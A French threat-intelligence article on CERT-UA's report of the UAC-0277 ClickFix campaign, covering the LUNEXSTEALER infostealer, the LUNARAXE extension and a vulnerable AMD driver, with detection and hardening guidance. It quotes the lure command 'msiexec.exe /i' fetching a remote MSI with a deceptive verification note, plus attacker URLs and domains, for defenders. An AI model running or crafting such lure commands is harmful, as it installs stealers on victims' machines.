
L’équipe gouvernementale ukrainienne de réponse aux incidents décrit une campagne ClickFix servie depuis plus de cent sites compromis et pilotée par smart contract. L’une des trois chaînes d’installation charge un pilote AMD vulnérable dont l’échantillon ne figure pas dans la copie d’avril 2026 de la liste de blocage Microsoft examinée ici.
Les faits
Le 30 septembre 2026, le CERT-UA (1), l’équipe gouvernementale ukrainienne de réponse aux incidents informatiques rattachée au Service d’État des communications spéciales et de la protection de l’information, publie l’analyse d’une campagne suivie sous l’identifiant de cluster UAC-0277.
En septembre 2026, ses analystes ont relevé plus de cent sites web compromis dont les pages embarquent un code JavaScript malveillant. Sur ces sites compromis, le visiteur voit s’afficher une fausse page de vérification Cloudflare qui, au prétexte de confirmer qu’il est humain, lui demande d’exécuter une commande. Cette commande télécharge et installe un paquet MSI (2) depuis un serveur distant. Le CERT-UA rattache ce procédé à la technique ClickFix.
Plusieurs paquets MSI ont circulé pendant la campagne ; le CERT-UA en a récupéré et analysé trois variantes. Toutes aboutissent à l’exécution de LUNEXSTEALER, un infostealer 64 bits pour Windows doublé d’un agent d’exécution de tâches à distance. Selon la configuration reçue de son serveur de commande, LUNEXSTEALER installe l’extension malveillante LUNARAXE, affichée dans le navigateur sous le nom « Microsoft Office Word Editor », et le composant NAIVEMESS, qui donne à cette extension un accès au système de fichiers.
La campagne assemble des procédés déjà documentés séparément : configuration stockée dans un smart contract, fausse page de vérification Cloudflare, installation d’un paquet MSI depuis une URL (3), puis, selon la variante, BYOVD (4) ou DLL (5) side-loading. Le point de passage commun aux trois variantes est la commande collée dans la fenêtre Exécuter : msiexec.exe lancé avec une URL en argument.
Le CERT-UA ne donne pas de nombre de victimes ou de secteurs touchés, et ne fait pas d’attribution au-delà de l’identifiant UAC-0277. Les adresses des smart contracts ne figurent pas parmi les indicateurs publiés.
La chaîne d’infection
Une configuration lue dans un smart contract
Le script injecté dans les sites compromis ne contient pas en clair le domaine qui sert la fausse page de vérification. Ce domaine et le mode de fonctionnement du script sont stockés dans un smart contract de la blockchain Polygon ou Ethereum, et relus par le script à chaque exécution, donc depuis le navigateur du visiteur. L’opérateur peut ainsi changer de domaine ou de mode pour l’ensemble des sites compromis, de façon centralisée et sans y retourner.
| Mode | Comportement décrit par le CERT-UA |
|---|---|
0 | Inactif. |
1 | Suivi passif des visiteurs : le site visité et la page de provenance sont transmis au serveur des attaquants. |
2 | Affichage de la fausse page de vérification. |
Fig. 1. Modes de fonctionnement du script injecté, lus dans le smart contract.
En mode 2, la fausse page de vérification n’est présentée qu’à trois conditions cumulées : le visiteur utilise Windows, il arrive par un lien issu d’un moteur de recherche (Google, DuckDuckGo, meta.ua, bigmir.net, entre autres), et elle ne s’est pas déjà affichée deux fois pour lui au cours des 12 dernières heures. Un accès direct au site, depuis un autre système d’exploitation ou sans passer par un moteur de recherche, n’affiche donc pas la page.
Le stockage de données de configuration dans un smart contract a été décrit par Guardio Labs en octobre 2023 sous le nom d’EtherHiding, dans la campagne ClearFake, qui utilisait la BNB Smart Chain. Le GTIG (6) en a documenté l’usage par l’acteur nord-coréen UNC5342 le 16 octobre 2025. L’emploi de Polygon pour distribuer les domaines de campagnes ClickFix a été rapporté en 2026, notamment par Whalebone en mai et par GuidePoint Security en septembre. Le CERT-UA n’établit aucun lien entre UAC-0277 et ces activités, et aucun rapprochement n’est fait ici.
La fausse page de vérification Cloudflare
La fausse page de vérification demande au visiteur d’exécuter une commande. Les trois commandes publiées par le CERT-UA ont la même forme :
msiexec.exe /i "hXXps://uasputnik[.]com/elit.msi" /passive ORG_NOTE=”Захист від автоматичних запитів… ✔️ Підтверджую, що я не робот.”
L’option /i installe le paquet MSI directement depuis l’URL, et /passive déroule l’installation sans intervention, avec une simple barre de progression. La commande se termine par une propriété publique ORG_NOTE dont la valeur, en ukrainien, signifie « Protection contre les requêtes automatisées… ✔️ Je confirme que je ne suis pas un robot. ». Proofpoint avait décrit en novembre 2024 un procédé comparable : un faux message de vérification placé en fin de commande, pour que la victime ne voie pas la commande réelle dans la fenêtre Exécuter.
Nommée par Proofpoint en 2024, la technique ClickFix figure dans ATT&CK (7) sous l’identifiant T1204.004 Malicious Copy and Paste. Le CERT-UA rappelle qu’aucune vérification légitime de type « Je ne suis pas un robot » ne demande ni d’appuyer sur Windows+R ou d’ouvrir l’invite de commandes ou PowerShell, ni de coller une commande pour l’exécuter, et invite à fermer la page dans ce cas, même sur un site connu.
Trois variantes de paquet MSI
| Variante | Mécanisme | Charge finale |
|---|---|---|
| 1 | Le paquet MSI installe directement LUNEXSTEALER. | LUNEXSTEALER |
| 2 | Le paquet MSI contient un chargeur qui tente de contourner le contrôle de compte d’utilisateur Windows, ajoute des exclusions à Microsoft Defender, dépose le pilote AMD PDFWKRNL.sys et exploite la CVE-2023-20598 (8) pour contrer les outils de protection, puis télécharge et lance LUNEXSTEALER. | LUNEXSTEALER |
| 3 | Le paquet MSI dépose FnHotkeyUtility.exe, présenté comme légitime, qui charge la bibliothèque malveillante spkvol.dll ; celle-ci déchiffre et lance LUNEXSTEALER. | LUNEXSTEALER |
Fig. 2. Les trois variantes de paquet MSI analysées par le CERT-UA.
Variante 2 : BYOVD et CVE-2023-20598
AMD a publié la CVE-2023-20598 le 16 octobre 2023 dans le bulletin AMD-SB-6009. Elle porte sur une gestion incorrecte des privilèges dans le pilote noyau pdfwkrnl.sys d’AMD Software, éditions Adrenalin et PRO : un attaquant authentifié peut, par une requête IOCTL (9) forgée, obtenir le contrôle des entrées-sorties sur des ports matériels ou des adresses physiques arbitraires, avec une exécution de code arbitraire possible. La NVD (10) attribue à la faille un score CVSS (11) 3.1 de 7,8 (vecteur AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H), et la CISA (12) la rattache à la CWE-269 (13). Les versions corrigées sont AMD Software Adrenalin Edition 23.9.2, du 19 septembre 2023, et PRO Edition 23.Q4, du 12 décembre 2023.
Dans un scénario BYOVD, la mise à jour du pilote installé sur le poste ne protège pas : l’attaquant dépose sa propre copie signée du pilote vulnérable et la charge. La parade porte sur le chargement du pilote, pas sur la version installée.
La CVE-2023-20598 ne figure pas au catalogue KEV (14) de la CISA (version 2026.10.04 du 4 octobre 2026, 1 734 entrées), et la fiche NVD ne porte aucune date d’ajout à ce catalogue. L’évaluation SSVC (15) de la CISA, datée du 27 juin 2024, retient une exploitation au stade de PoC (16).
Les empreintes publiées par le CERT-UA pour le fichier embedded_driver.sys, SHA-256 (17) 6e8b49cf70bf854e8c59c7d27cefa89406caf8978461190dabb86dafcd8554e1 et MD5 (18) b96d75a000367c200958089728fc5cb8, sont identiques à celles de l’échantillon PDFWKRNL.sys référencé par le projet LOLDrivers depuis le 20 mars 2026. LOLDrivers décrit ce fichier comme le pilote « USB-C Power Delivery Firmware Update Utility Driver » d’Advanced Micro Devices, version 1.0, signé par AMD, et l’a ajouté à son catalogue en référence aux travaux d’ESET sur les EDR (19) killers publiés en mars 2026.
Le CERT-UA recommande d’activer la liste de blocage des pilotes vulnérables de Microsoft. Dans la copie de cette liste de blocage archivée par LOLDrivers (SiPolicy_Enforced.xml, version 10.0.27825.0, fichier mis à jour dans le dépôt le 13 avril 2026), cinq règles de refus visent PDFWKRNL.sys par empreinte. Aucune ne correspond aux empreintes Authenticode de l’échantillon cité par le CERT-UA, SHA-1 (20) 661A1A28950CEC3F2C3D0E72AB2A05D4A173CF9A et SHA-256 FC23ABDCF93928E1DB8401A7FF53C86C85230A8637C4168F7434208F9E8B5DED, et aucune règle fondée sur l’éditeur ne couvre ce fichier. La liste de blocage déployée sur les postes peut être plus récente que cette copie : la couverture de cet échantillon est à vérifier sur la politique effectivement appliquée, et à compléter au besoin par une règle de refus App Control for Business sur ces empreintes.
Variante 3 : DLL side-loading
Le CERT-UA présente FnHotkeyUtility.exe comme un fichier légitime, sans en préciser l’éditeur. Il charge spkvol.dll, et cette bibliothèque déchiffre puis lance LUNEXSTEALER. Quatre empreintes distinctes de spkvol.dll figurent parmi les indicateurs. Les chemins publiés placent ces fichiers dans des sous-répertoires de %PROGRAMDATA% nommés SalmonLightSlateGray, SlateGrayChocolate et GrayLightCyan ; les deux fichiers sont réunis dans SalmonLightSlateGray et dans GrayLightCyan. Ces trois noms juxtaposent des noms de couleurs du standard CSS (21) : Salmon, LightSlateGray, SlateGray, Chocolate, Gray et LightCyan.
LUNEXSTEALER et l’extension LUNARAXE
| Composant | Nature | Fonctions décrites par le CERT-UA | Lien avec le serveur de commande |
|---|---|---|---|
| LUNEXSTEALER | Exécutable Windows 64 bits | Vol des mots de passe et jetons enregistrés dans les navigateurs, des données de portefeuilles de cryptomonnaies, applications comme extensions, et des informations système. Téléchargement et exécution d’exécutables, de paquets MSI, de scripts PowerShell et de commandes cmd.exe. Contient l’extension LUNARAXE et les éléments de déploiement de NAIVEMESS, installés selon la configuration reçue. Selon la configuration, persistance par la tâche planifiée psychedelicloveUtils. | HTTP (22) |
| LUNARAXE.CORE | Composant principal de l’extension, pour navigateurs Chromium | Transmet cookies, historique, favoris, liste des extensions installées et identifiants interceptés par LUNARAXE.STEALER. Gère les onglets et en prend des captures, modifie les réglages de proxy, active ou désactive des extensions, affiche des notifications, exécute du JavaScript dans les pages et superpose un iframe plein écran à leur contenu. Avec NAIVEMESS, copie des fichiers depuis le poste, en écrit et les lance. Reprend automatiquement après un redémarrage du navigateur. | HTTP et WebSocket |
| LUNARAXE.STEALER | Script exécuté dans les pages web | Lit les champs identifiant et mot de passe au moment de l’envoi d’un formulaire, ou du clic sur son bouton d’envoi, et les transmet avec l’adresse de la page à LUNARAXE.CORE par la messagerie interne de l’extension. | Aucun |
| LUNARAXE.STRIP | Composant auxiliaire de l’extension | Supprime les en-têtes CSP (23) des réponses HTTP au moyen des règles de modification des requêtes réseau du navigateur, retire les balises meta correspondantes des pages et surveille leur réinsertion. | Aucun |
| NAIVEMESS | Script PowerShell enregistré comme hôte Native Messaging com.lunex.explorer | Liste les lecteurs, parcourt les répertoires, lit, crée, écrase et lance des fichiers. Les fichiers sont transférés par morceaux encodés en Base64, les répertoires et groupes de fichiers sont d’abord compressés en ZIP. | Aucun, les commandes arrivent par l’extension |
Fig. 3. Composants de LUNEXSTEALER et de LUNARAXE.
Le CERT-UA estime que la suppression de la CSP permet probablement aux autres composants de LUNARAXE d’exécuter leur propre JavaScript et de transmettre des données, y compris sur des sites dotés de politiques de sécurité strictes.
Native Messaging, la passerelle vers le système de fichiers
Native Messaging est un mécanisme légitime des navigateurs Chromium qui permet à une extension d’échanger des messages avec un programme installé sur le poste. Sous Windows, l’hôte est déclaré par une clé de registre placée sous HKEY_CURRENT_USER ou HKEY_LOCAL_MACHINE, \Software\Google\Chrome\NativeMessagingHosts\<nom> pour Chrome et \Software\Microsoft\Edge\NativeMessagingHosts\<nom> pour Edge, dont la valeur par défaut pointe vers un manifeste JSON (24). Le navigateur démarre lui-même le processus hôte et dialogue avec lui par l’entrée et la sortie standard. Un hôte déclaré sous HKEY_CURRENT_USER s’installe sans droits d’administration.
Le CERT-UA ne précise pas sous quelle racine de registre NAIVEMESS est enregistré. Le nom d’hôte à rechercher sous les deux racines est com.lunex.explorer.
Correspondance ATT&CK
Le CERT-UA ne publie pas de correspondance ATT&CK. Celle-ci est établie pour cet article à partir de sa description, et chaque identifiant a été vérifié sur les données STIX (25) officielles d’ATT&CK Enterprise, version 19.2.
| Tactique | Technique | Élément observé |
|---|---|---|
| Initial Access | T1189 Drive-by Compromise | Script injecté dans plus de cent sites compromis |
| Execution | T1204.004 Malicious Copy and Paste | Commande à coller dans la fenêtre Exécuter |
| Stealth | T1218.007 Msiexec | msiexec.exe /i sur une URL distante |
| Privilege Escalation | T1548.002 Bypass User Account Control | Variante 2 |
| Defense Impairment | T1685 Disable or Modify Tools | Exclusions ajoutées à Microsoft Defender, variante 2 |
| Defense Impairment | T1687 Exploitation for Defense Impairment | PDFWKRNL.sys, CVE-2023-20598, variante 2 |
| Stealth, Execution | T1574.001 DLL | FnHotkeyUtility.exe charge spkvol.dll, variante 3 |
| Persistence | T1053.005 Scheduled Task | Tâche psychedelicloveUtils |
| Persistence | T1176.001 Browser Extensions | Extension LUNARAXE |
| Credential Access | T1555.003 Credentials from Web Browsers | Mots de passe enregistrés dans les navigateurs |
| Credential Access | T1539 Steal Web Session Cookie | Cookies transmis par LUNARAXE.CORE |
| Collection | T1185 Browser Session Hijacking | Exécution de JavaScript dans les pages, interception des formulaires, contrôle des onglets |
| Discovery | T1082 System Information Discovery | Informations système collectées par LUNEXSTEALER |
| Execution | T1059.001 PowerShell | NAIVEMESS, scripts PowerShell lancés par LUNEXSTEALER |
| Command and Control | T1071.001 Web Protocols | HTTP et WebSocket |
| Command and Control | T1105 Ingress Tool Transfer | Téléchargement de LUNEXSTEALER et de charges complémentaires |
Fig. 4. Correspondance ATT&CK Enterprise v19.2 établie pour cet article.
La version 19 d’ATT&CK a renommé la tactique TA0005, Defense Evasion, en Stealth, et créé la tactique Defense Impairment, TA0112. T1562.001 Disable or Modify Tools y est révoquée au profit de T1685. Depuis la version 17, T1574.002 DLL Side-Loading est révoquée au profit de T1574.001 DLL. Une règle ou un rapport qui cite encore les anciens identifiants reste lisible, mais ne correspond plus au référentiel en vigueur.
Détection et durcissement
Les recommandations du CERT-UA et leur mise en œuvre
| Recommandation du CERT-UA | Mise en œuvre | Limite |
|---|---|---|
| Interdire la fenêtre Exécuter (Windows+R) aux utilisateurs standard par stratégie de groupe. | Stratégie utilisateur « Remove Run menu from Start Menu » (Modèles d’administration, Menu Démarrer et barre des tâches), qui écrit NoRun=1 sous HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer et désactive aussi le raccourci Windows+R. | Microsoft précise que la stratégie n’empêche pas les autres moyens de lancer un programme. Une fausse page de vérification qui demande d’ouvrir PowerShell ou un terminal n’est pas couverte. |
Restreindre l’installation de paquets MSI par les utilisateurs sans droits d’administration, et surveiller msiexec.exe lancé avec une URL. | Stratégie ordinateur « Turn off Windows Installer », option « For non-managed applications only », soit DisableMSI=1 sous HKLM\Software\Policies\Microsoft\Windows\Installer : les installations par utilisateur non élevées sont bloquées. | Les installations élevées et par machine restent permises. |
| Activer la Microsoft Vulnerable Driver Blocklist. | Activée par défaut depuis Windows 11 22H2. Sous Windows 10, elle s’applique avec HVCI (26) ou en mode S (article KB5020779). | Microsoft ne garantit pas que la liste de blocage couvre tous les pilotes vulnérables. Voir le point de vigilance sur PDFWKRNL.sys. |
| Limiter l’installation des extensions de navigateur à une liste d’autorisation. | Politiques Chrome et Edge ExtensionInstallBlocklist à * et ExtensionInstallAllowlist. Pour Native Messaging : NativeMessagingUserLevelHosts à 0, ou NativeMessagingBlocklist à * avec NativeMessagingAllowlist. | NativeMessagingUserLevelHosts à 0 ne retient que les hôtes installés au niveau système : un hôte déposé avec des droits d’administration passe. |
Fig. 5. Recommandations du CERT-UA et réglages Windows et navigateur correspondants.
Points de recherche
- Création de processus
msiexec.exeavec/iet une URL en argument (événement 4688 avec journalisation de la ligne de commande, ou événement Sysmon 1). La chaîneORG_NOTE=figure dans les trois commandes publiées. - Valeurs de la clé
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRUcontenantmsiexecou une URL : cette clé conserve les commandes saisies dans la fenêtre Exécuter, et des règles Sigma publiques s’en servent pour ClickFix. - Chargement d’un pilote d’empreinte SHA-256
6e8b49cf70bf854e8c59c7d27cefa89406caf8978461190dabb86dafcd8554e1(événement Sysmon 6). Cette empreinte figure dans les configurations Sysmon publiées par LOLDrivers. - Ajout d’exclusions à Microsoft Defender : événement 5007 du journal
Microsoft-Windows-Windows Defender/Operationalportant sur la cléExclusions. - Tâche planifiée
psychedelicloveUtils(événement 4698 si l’audit correspondant est actif) et mutexLocal\psychedeliclove-guard. - Clé
NativeMessagingHosts\com.lunex.explorerpour Chrome ou Edge, sous les deux racines de registre. - Extension nommée « Microsoft Office Word Editor » dans l’inventaire des extensions de navigateur.
- Répertoire de
%PROGRAMDATA%contenant à la foisFnHotkeyUtility.exeetspkvol.dll. - Flux réseau vers les indicateurs, dont le canal WebSocket
193[.]178.159.128:8080/api/v1/ext/remote.
Le CERT-UA demande qu’on lui signale tout site affichant la fausse page de vérification, et propose aux propriétaires et administrateurs de sites compromis une aide pour établir le mode de compromission.
Indicateurs de compromission
Indicateurs publiés par le CERT-UA, reproduits à l’identique, notation neutralisée de la source comprise ([.], hXXp, [:]). L’ordre et les regroupements de la source sont conservés ; la colonne Lot numérote les groupes de fichiers tels qu’ils apparaissent dans la publication, sans rattachement à une variante, que le CERT-UA ne précise pas. Les fichiers de l’extension apparaissent dans deux groupes, avec des noms identiques ou proches et des empreintes différentes.
Fichiers
| Lot | Fichier et empreintes |
|---|---|
| 1 | elita.msiMD5 1f250eb486571d99bc1e4d760e37a554SHA-256 38e90affe37342ee36917cdc535fe9bf04589afa8430eb8d1ba1016adcfc1878 |
| 1 | psychedelic.exeMD5 348cabe85c8bb40e690ab873ab94acacSHA-256 bf14cd6c3328ebd08e940478b5d1da04e9e5aa576d045d41950bf4f1e2456dd8 |
| 2 | embedded_driver.sysMD5 b96d75a000367c200958089728fc5cb8SHA-256 6e8b49cf70bf854e8c59c7d27cefa89406caf8978461190dabb86dafcd8554e1 |
| 2 | elit.msiMD5 670086be6d64b3fc9d9edcbaf8986c02SHA-256 3b039a36ed576353cb7eb1054b6ac56f42f63a6fc447edeb58c48b4bb7537482 |
| 2 | Progressive.exeMD5 dac640a37d5096c47fdd8f745b9a9115SHA-256 2a373c2ace484d2ada44a26b356de18b5ec8e9d57c5060d42ff239ec1705059c |
| 2 | spkvol.dllMD5 d8a99b7a81cfdacc8734e098efe8076eSHA-256 ad858ea577379fe1ab9e566b2108302185527c66eb9cbd7d0e381297316e8881 |
| 2 | psychedeliclove.exeMD5 ae5450f32bcb533c5b592c77a7861553SHA-256 06f434695f93d7fd11eeff71358ff69fed79d310a66d993bbcc4ff979c117c90 |
| 3 | elite.msiMD5 081eba2bfe3bfb56d6c5ad7d1b28fd6cSHA-256 cbe90746b6c6f0e4c0e80d4748a149f85341f8405b9e524f8abcf0723a97438b |
| 3 | elite.exeMD5 f45a2b3995b2da034b2e03b7ed6cdaaaSHA-256 f145d4f731d4140de183473b5c6a500a31f44173153fd323cadafa334ee83a3d |
| 4 | think.msiMD5 86f5a4f1e83e8b9db390736539863e91SHA-256 eed67d92d1f059e5b848114c0846207db357d1d60b494b88b8f0e3d9ba5cf24a |
| 4 | fresh-thinking_12.9.84.30_INSTALL.exeMD5 cb18caf0dd576a356bb0627989f85b8cSHA-256 c2198398e84684d7b48d92261996116d2d98c7d4ffbff2b8cc955d1ff06e77eb |
| 4 | spkvol.dllMD5 b7081d752375ad8b06639cc9506a4e8eSHA-256 f16ed095c92c5f65ddb43bf4a6352da1deaead4e98d7187c4fc44d17dfbe88ad |
| 5 | background.ts-Dgde4GDq.jsMD5 19911b5ad1a5952bf17ecff467b45c62SHA-256 0eb2c2ac3c593bbeef72dff02a38cdba18589b1dc65f3fd730ed33e9e99cb8b7 |
| 5 | content.ts-B6XGI__y.jsMD5 9a5d0e4382efec512737fdecb8a71dd8SHA-256 274dc91b92bf17a05ff4f3bfae04924167e4d53f276e7b6c0d6026b3304827b0 |
| 5 | service-worker-loader.jsMD5 eac6683cb79f2e3bd570ee9edd077f3bSHA-256 6b6a30712d566d30a20c6232d2fe9bc1c49170d78d1ab548513ab46f86bf3c06 |
| 5 | manifest.jsonMD5 e5a52ed35bece9bf020b891e47317787SHA-256 1eb51ef2544ce57dfdfafd3b1400e43abb244887b14c82d0c5a984af70152838 |
| 5 | csp-strip.ts-DrI45pKU.jsMD5 e69a8798fe7d92cee5f7b5321866f01eSHA-256 725c1cb7ca5f669574988069a3cdb617cba891d4a4a03aa9a1fd3f95c6035997 |
| 6 | esptnk.msiMD5 0b05147f194274070073c8768684cea5SHA-256 4efef6a50ae74ea49283a7aec1ee2014ce15a17c05ac0c8df082a6f1449781fa |
| 6 | solution_6.81.6017.2_INSTALL.exeMD5 3408ae0d10986ea2c50dca523667ac47SHA-256 4cd6b9a5841aabb060f10d4d029d1c10a69ad6d2d9291243c504977cf715fefb |
| 6 | spkvol.dllMD5 b705a55c963c4c624bfd5d67c6c25fbbSHA-256 c4e6cfad25e0a93b8542c6280d6c5e0b9de2cfe18c9a67f2d6e4570ae2b92fef |
| 7 | background.ts-L_QBuUJg.jsMD5 ccaa01de34fad977420179382f37bc3eSHA-256 289e408e1d2661f55e59611535a156914cd7c60f69f6e3de1163c01c56e487d2 |
| 7 | content.ts-B6XGI__y.jsMD5 f145ec4608878fcbe5b4c94e510b453cSHA-256 09f83b5f79b934e12f8077b2b462d938ea8124e15ea0debeefe22b706d6c1e92 |
| 7 | service-worker-loader.jsMD5 d8ac71c0593997a5d95276bf705ec7e3SHA-256 299617dd8b220a49dfaa0cbd0c997e9ba8b01d4cfb0f7aada5db923403dc0587 |
| 7 | manifest.jsonMD5 e3ccdf43a405127c7f1eadce436fccd7SHA-256 3c9bef5c766c8c0bcc403248a489e656f4e31bea0083575dc815afe68f6abe26 |
| 7 | csp-strip.ts-DrI45pKU.jsMD5 502eb1fb70c0153f0d56f12d49a20094SHA-256 957776ef93ff598bfbe9dfba8c80425c1718927605c42e26131b0362dd790343 |
| 8 | omen.msiMD5 2b19559333c0a5047892cf7239b9057dSHA-256 fd80d52c7aa4f82744fb6a82c878851a6dd50e001bfbb2b7dd9df884dbcdfb40 |
| 8 | omen.exeMD5 9fb1c651405f35c859fc89ff4c142a49SHA-256 b862fa82eacf4b989c6a82155c1f4ab0b435f57b4d20a0bf2871fc675fca6059 |
| 8 | spkvol.dllMD5 51ccf7074c6d4753e4a1d335184c39d4SHA-256 c67c0800d9cff00b0b377e205e03ff4dcb5a6587cceacb4e7b08e29c51aeee9f |
Fig. 6. Fichiers, 28 empreintes en huit groupes.
Réseau
| Adresse IP |
|---|
107[.]175.82.242 |
193[.]178.158.61 |
193[.]178.159.128 |
109[.]238.86.112 |
109[.]238.86.113 |
176[.]53.159.40 |
159[.]69.234.218 |
Fig. 7. Adresses IP (27), 7 entrées.
| Domaine |
|---|
ahahahahadebili[.]help |
fsputnik[.]com |
sputnk[.]com |
uasputnik[.]com |
uasputn[.]com |
partaonline[.]click |
vibestglobal[.]com |
flareru[.]live |
plerdgate[.]com |
ukrainerada[.]top |
radaukraine[.]top |
astratechuthree[.]top |
spectre.pp[.]ua |
chillplace.pp[.]ua |
alohapages.pp[.]ua |
vatra.pp[.]ua |
fainomedia.pp[.]ua |
trembita.pp[.]ua |
archivision.pp[.]ua |
Fig. 8. Domaines, 19 entrées.
| URL |
|---|
(ws)://193[.]178.159.128:8080/api/v1/ext/remote |
hXXp://107[.]175.82.242:9000/wilow/psychedeliclove[.]exe |
hXXp://193[.]178.159.128:8080 |
hXXps://uasputnik[.]com/elit.msi |
hXXps://uasputnik[.]com/elita.msi |
hXXps://uasputnik[.]com/elite.msi |
hXXp://109[.]238.86.112:8080 |
hXXp://109[.]238.86.113:8080 |
hXXps://ahahahahadebili[.]help/tds/tds.php |
hXXps://ahahahahadebili[.]help/think.msi |
hXXps://sputnk[.]com/think.msi |
hXXps://uasputn[.]com/esptnk.msi |
hXXps://uasputnik[.]com/omen.msi |
hXXps://ukrainerada[.]top/tds/tds.php |
hXXps://chillplace.pp[.]ua/tds/tds.php |
hXXps://alohapages.pp[.]ua/tds/tds.php |
hXXps://spectre.pp[.]ua/tds/tds.php |
hXXps://spectre.pp[.]ua/spectre.msi |
https[:]//ilovecutecatetetes[.]click |
https[:]//ilovecutecatics[.]com |
http[:]//ilovecutecatics[.]com[:]8080 |
https[:]//ilovecutecatics[.]com[:]2053 |
https[:]//ilovecutecaticval[.]com[:]2053 |
Fig. 9. URL, 23 entrées.
Hôte
| Indicateur hôte |
|---|
%PROGRAMDATA%/SalmonLightSlateGray/FnHotkeyUtility.exe |
%PROGRAMDATA%/SalmonLightSlateGray/spkvol.dll |
%PROGRAMDATA%\SlateGrayChocolate\spkvol.dll |
%PROGRAMDATA%\GrayLightCyan\FnHotkeyUtility.exe |
%PROGRAMDATA%\GrayLightCyan\spkvol.dll |
%TEMP%\psychedeliclove.exe |
Local\psychedeliclove-guard |
msiexec.exe /i "hXXps://uasputnik[.]com/elit.msi" /passive ORG_NOTE=”Захист від автоматичних запитів… ✔️ Підтверджую, що я не робот.” |
msiexec.exe /i "hXXps://uasputnik[.]com/elita.msi" /passive ORG_NOTE=”Захист від автоматичних запитів… ✔️ Підтверджую, що я не робот.” |
msiexec.exe /i "hXXps://uasputnik[.]com/elite.msi" /passive ORG_NOTE=”Захист від автоматичних запитів… ✔️ Підтверджую, що я не робот.” |
psychedelicloveUtils (Scheduled Task) |
Fig. 10. Indicateurs hôte, 11 entrées.
Qualification des sources
Une seule source primaire décrit la campagne. Les éléments vérifiables par ailleurs ont été recoupés avec des sources indépendantes.
| Élément | Statut | Commentaire |
|---|---|---|
| Description de la campagne, des variantes, des composants et des indicateurs | source unique | Publication du CERT-UA du 30 septembre 2026. Aucune publication tierce sur UAC-0277, LUNEXSTEALER, LUNARAXE ou NAIVEMESS n’a été trouvée au 6 octobre 2026. |
Identité du fichier embedded_driver.sys | corroboré | Empreintes MD5 et SHA-256 identiques à l’échantillon PDFWKRNL.sys de LOLDrivers. |
| CVE-2023-20598, score, faiblesse et versions corrigées | corroboré | Bulletin AMD-SB-6009 et fiche NVD concordants, y compris sur les versions 23.9.2 et 23.Q4. |
| Absence de la CVE-2023-20598 au catalogue KEV | corroboré | Fichier du catalogue publié par la CISA, version 2026.10.04, et fiche NVD sans date d’ajout au catalogue. |
| Échantillon non couvert par la liste de blocage Microsoft | source unique | Copie de la liste de blocage archivée par LOLDrivers, mise à jour le 13 avril 2026. La version distribuée par Microsoft à date n’a pas été consultée. |
| Emploi de Polygon dans d’autres campagnes ClickFix en 2026 | corroboré | Whalebone, mai 2026, et GuidePoint Security rapporté par Dark Reading, septembre 2026. |
| Correspondance ATT&CK | source unique | Établie pour cet article ; identifiants et noms vérifiés sur les données STIX d’ATT&CK Enterprise v19.2. |
| Lien entre UAC-0277 et ClearFake, UNC5342 ou d’autres opérateurs recourant à EtherHiding | écarté | Aucun lien établi par le CERT-UA ni par les sources consultées. |
Évaluation
Analyse construite sur la publication du CERT-UA dans sa version ukrainienne, sans accès aux échantillons. Les empreintes du pilote ont été comparées aux données de LOLDrivers et à sa copie de la liste de blocage Microsoft, le statut de la CVE-2023-20598 à la fiche NVD, au bulletin AMD et au fichier du catalogue KEV, les identifiants ATT&CK aux données STIX v19.2. Les indicateurs reproduits ont été comparés par script à la page source. Les niveaux de la grille relèvent du jugement.
Lexique
- CERT-UA (1) : Computer Emergency Response Team of Ukraine, équipe gouvernementale ukrainienne de réponse aux incidents informatiques, rattachée au Service d’État des communications spéciales et de la protection de l’information.
- MSI (2) : Microsoft Installer, format de paquet d’installation traité par Windows Installer, lancé en ligne de commande par
msiexec.exe. - URL (3) : Uniform Resource Locator, adresse d’une ressource sur le web.
- BYOVD (4) : Bring Your Own Vulnerable Driver, dépôt et chargement par l’attaquant d’un pilote légitime, signé et vulnérable, pour obtenir des droits en mode noyau.
- DLL (5) : Dynamic-Link Library, bibliothèque de code chargée dynamiquement par un programme Windows.
- GTIG (6) : Google Threat Intelligence Group, équipe de Google consacrée à l’analyse des menaces.
- ATT&CK (7) : Adversarial Tactics, Techniques, and Common Knowledge, référentiel de tactiques et techniques d’attaque maintenu par MITRE.
- CVE (8) : Common Vulnerabilities and Exposures, identifiant public attribué à une vulnérabilité.
- IOCTL (9) : Input/Output Control, requête de contrôle adressée par un programme à un pilote.
- NVD (10) : National Vulnerability Database, base de vulnérabilités du NIST américain.
- CVSS (11) : Common Vulnerability Scoring System, système de notation de la gravité des vulnérabilités.
- CISA (12) : Cybersecurity and Infrastructure Security Agency, agence américaine de cybersécurité et de sécurité des infrastructures.
- CWE (13) : Common Weakness Enumeration, classification des faiblesses logicielles.
- KEV (14) : Known Exploited Vulnerabilities, catalogue de la CISA des vulnérabilités dont l’exploitation est constatée.
- SSVC (15) : Stakeholder-Specific Vulnerability Categorization, méthode de priorisation des vulnérabilités employée par la CISA.
- PoC (16) : Proof of Concept, démonstration technique de l’exploitabilité d’une faille.
- SHA-256 (17) : Secure Hash Algorithm 256 bits, fonction de hachage employée pour les empreintes de fichiers.
- MD5 (18) : Message Digest 5, fonction de hachage, employée ici comme empreinte complémentaire.
- EDR (19) : Endpoint Detection and Response, outil de détection et de réponse sur les postes et serveurs.
- SHA-1 (20) : Secure Hash Algorithm 1, fonction de hachage de 160 bits.
- CSS (21) : Cascading Style Sheets, langage de mise en forme des pages web, qui définit une liste de noms de couleurs.
- HTTP (22) : Hypertext Transfer Protocol, protocole de transfert du web.
- CSP (23) : Content Security Policy, politique de sécurité qui restreint les sources de scripts d’une page et les destinations de ses envois de données.
- JSON (24) : JavaScript Object Notation, format texte de données structurées.
- STIX (25) : Structured Threat Information Expression, format d’échange de données sur les menaces, utilisé pour publier ATT&CK.
- HVCI (26) : Hypervisor-protected Code Integrity, contrôle d’intégrité du code en mode noyau protégé par l’hyperviseur Windows.
- IP (27) : Internet Protocol, protocole d’adressage du réseau Internet.
Sources
- CERT-UA, « UAC-0277: ClickFix на скомпрометованих вебсайтах для поширення LUNEXSTEALER », 30 septembre 2026. cert.gov.ua
